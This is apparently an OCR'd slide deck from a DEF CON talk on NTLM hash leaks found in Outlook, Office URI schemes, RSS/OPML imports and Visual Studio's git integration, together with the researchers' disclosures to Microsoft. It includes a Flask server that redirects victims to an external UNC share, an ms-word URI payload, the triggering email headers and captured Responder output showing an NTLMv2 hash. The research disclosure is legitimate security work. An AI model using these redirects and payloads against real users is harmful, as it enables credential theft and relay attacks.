
```python
from flask import Flask, redirect

app = Flask(__name__)

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def index(path: str):
    parts = path.replace('\\', '/').split('/')
    target = parts[-1] if '.' in parts[-1] else 'file.docx'
    unc_path = '\\\\a6.nz\\share\\' + target
    return redirect(unc_path, code=302)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

Microsoft bug #2




Outlook and URI schemes

- We rabbit holed on these a bit
- However it turns out that the MS URI schemes don't alert or warn when clicked
- Just straight up opens word and fetches the remote resource




MS Office URI scheme loves a redirect

- MS asked us not to spill the beans, so please refrain from watching the following video
- Some security controls in place!
  - All files will open in preview mode
  - No UNC paths in the URI scheme! Naughty!
- `ms-word:ofe|u|http://192.168.178.74/test.docx`
- Can also force a file extension change




Demo 1




Could you force something like MonikerLink with this technique?

- This technique allows for a different and usually blocked file extension to be loaded
- A new class of bugs comes in to play
- In 2024 an exploit called MonikerLink was discovered by researcher Haifei Li
    - Test.rtf!something
    - File moniker!Composite moniker
- The COM (Component Object Model) will look up whatever is after the `!`
- ...which we potentially control through a redirect?
- We have three days until it’s patched, have fun!




Microsoft bug #3



You can also bypass existing CVEs with this one weird trick!


- CVE-2023-35656 - discovered by Varonis researchers (nice work)
- Two email headers:
  - Content-class: sharing
  - X-sharing-content-url: http://site/blah
- The MS fix was to add a warning
- Can you guess what happens if you redirect the HTTP request to a UNC path?
- Triaged by MS






And so it begins - a paraphrased journey with the MSRC

- “Hello, this was classed as Important and accepted for immediate servicing - can you please let me know if this is eligible for a bounty”
- “Outlook is out of scope”
- “No, it says here in that link you said that it’s in scope”
- “Uh sorry it’s only moderate”
- “You just told me that it was important in this same email”
- “We’ve reclassified it”
- ...CVE-2024-38030 assigned, Patch Tuesday July 2024
- Wow they fixed that quick for a moderate.




Microsoft bug #4



RSS

- We discovered the OPML file, which allows users to import RSS feeds
- The web request would be made while the warning dialog was showing(???)
- Outlook would also follow a redirect to a UNC path and leak a hash
- Triaged with MS, initially said ‘moderate’




Ah but now we know all about the outlook headers

- What happens if we combine URI schemes and these cool new headers?
- Outlook has the `feed:` handler, which will open an RSS feed
  - See four slides back for how we know
- Under normal circumstances, it will prompt to open outlook and give a warning
- However, if embedded in a sharing header it won't warn
- Initially deprioritised by Microsoft 'as several clicks were involved' (one click)
- "It's a bug but moderate"




Microsoft(?) bug #5



Back to Visual Studio

- What else can VS do? git clone!
- Let’s look at git (for windows)
- You can git clone from:
  - SSH (the normal thing!)
  - unauthed HTTP (think public github repo)
  - authed HTTP (like a private github repo)
  - a file path (?)
  - an SMB share (???)
- … but we’ll focus on the authed HTTP
- Command line is secure by default (asks for auth)
- What if we just don’t type a username or password?




No creds? No problem

```
C:\Users\jim\source\repos\test> git clone http://192.168.178.74/test.git
Cloning into 'test'...
Username for 'http://192.168.178.74':
Password for 'http://192.168.178.74':
warning: You appear to have cloned an empty repository.
C:\Users\jim\source\repos\test>
```


```
[HTTP] Sending NTLM authentication request to 192.168.178.86
[HTTP] GET request from: ::ffff:192.168.178.86  URL: /test.git/info/refs?service=git-upload-pack
[HTTP] NTLMv2 Client   : 192.168.178.86
[HTTP] NTLMv2 Username : JIMRUSHE3DA\jim
[HTTP] NTLMv2 Hash     : jim::JIMRUSHE3DA:dbc83d5a7a1332c7:F7E7E869B9720EA93F93D6783681B395:010100000000000AE8CDD4371D5DA01C3D675A3ED3CCBC200000
000020008004A005300510042000100 1E00570049004E002D0034004E004B0044004F005800380059005400 4B005900040014004A005300510042002E004C004F00430041004C0003
00340057004900 4E002D0034004E004B0044004F005800380059005400 4B0059002E004A005300510042002E004C004F00430041004C00050014004A005300510042002E004C004F0
043004100 4C00080030003000000000000000001000000002000002 4B4AA2008CB538518235F781063DB48EC1B1F7126D317F5F43214C980CDFDFF0A001000000000000000000000000000
0000000000000900260048005400540050002F00310039003200 2E00310036003800 2E00310037003800 2E00370034000000000000000000
```

Git’s Cool, Man

- This is fine!
- But it’s promising
- How do GUIs that use git get your creds?
- Git Credentials Manager (GCM) will *happily* take care of auth for you
- … and by default, it passes a blank username and password
- … Visual Studio uses GCM




Demo 2



Fun sidenotes

- It also works with git submodules
  - So you’re not even safe blindly cloning from a “trusted source” like GitHub
  - Guess what IDE automatically downloads submodules!
- It also works with git powered package managers (vcpkg)
- It doesn’t work (kinda, mostly) in other IDEs
  - Most IDEs prompt for auth



So we told Microsoft


Thank you again for submitting this issue to Microsoft. Currently, MSRC prioritizes vulnerabilities that are assessed as “Important” or “Critical’ severities for immediate servicing. After we investigated into your submission, we have assessed it as not a vulnerability as git cloning from an untrusted source in essence, is the same as browsing an untrusted SMB share.
Windows will share the user's NTLM hash with the remote host for authentication purposes.

git cloning from an untrusted source is

the same as browsing an untrusted SMB share.

Trying to find the security boundary

- No-one knows where it is
- MS will patch the living shit out of anything found in their products
- Anything else? ‘That’s a windows problem’
- You could use it on your next red team I guess?



Where we ended up


- Currently have ~~five~~ four bugs reported to MS:
  - Two bounties & one ‘swag’
  - One ‘not a bug’ (git)
  - One ‘Yes it’s a bug, but no it’s not a priority’
- we have a very rigorous methodology
- I mean I have a spreadsheet
- Uhhh a text file on my desktop




So anyway I started
putting responder
URLs everywhere
imgflip.com


Where to next?

- It’s such a broad attack surface
  - Build servers
  - Artifact repos
  - Pipelines
  - Document processing
  - Documents
  - Teams
  - Video games
- Anywhere you can put a URL on Windows is a good place to start
- HTTP prompting for auth? No worries, try pretending it’s SSRF
- Feel free to suggest things?
- Go and turn off NTLM everywhere you see it



Finding bugs doesn’t happen in isolation

- Thanks to Ahmad, Adrian, Clod, Jack, Kyhwana, Michael Fincham, Haifei Li, Michael Tsai, Jacob Soo, and ss23, and anyone who has listened to us rant about NTLM bugs and provided suggestions, advice and feedback
- Thanks to DEF CON organisers for the great event and for having us!
- Hacking is a team sport!
- If you have ideas about where to look, let us know - we want hashes out of E V E R Y T H I N G



blank page - for crimes

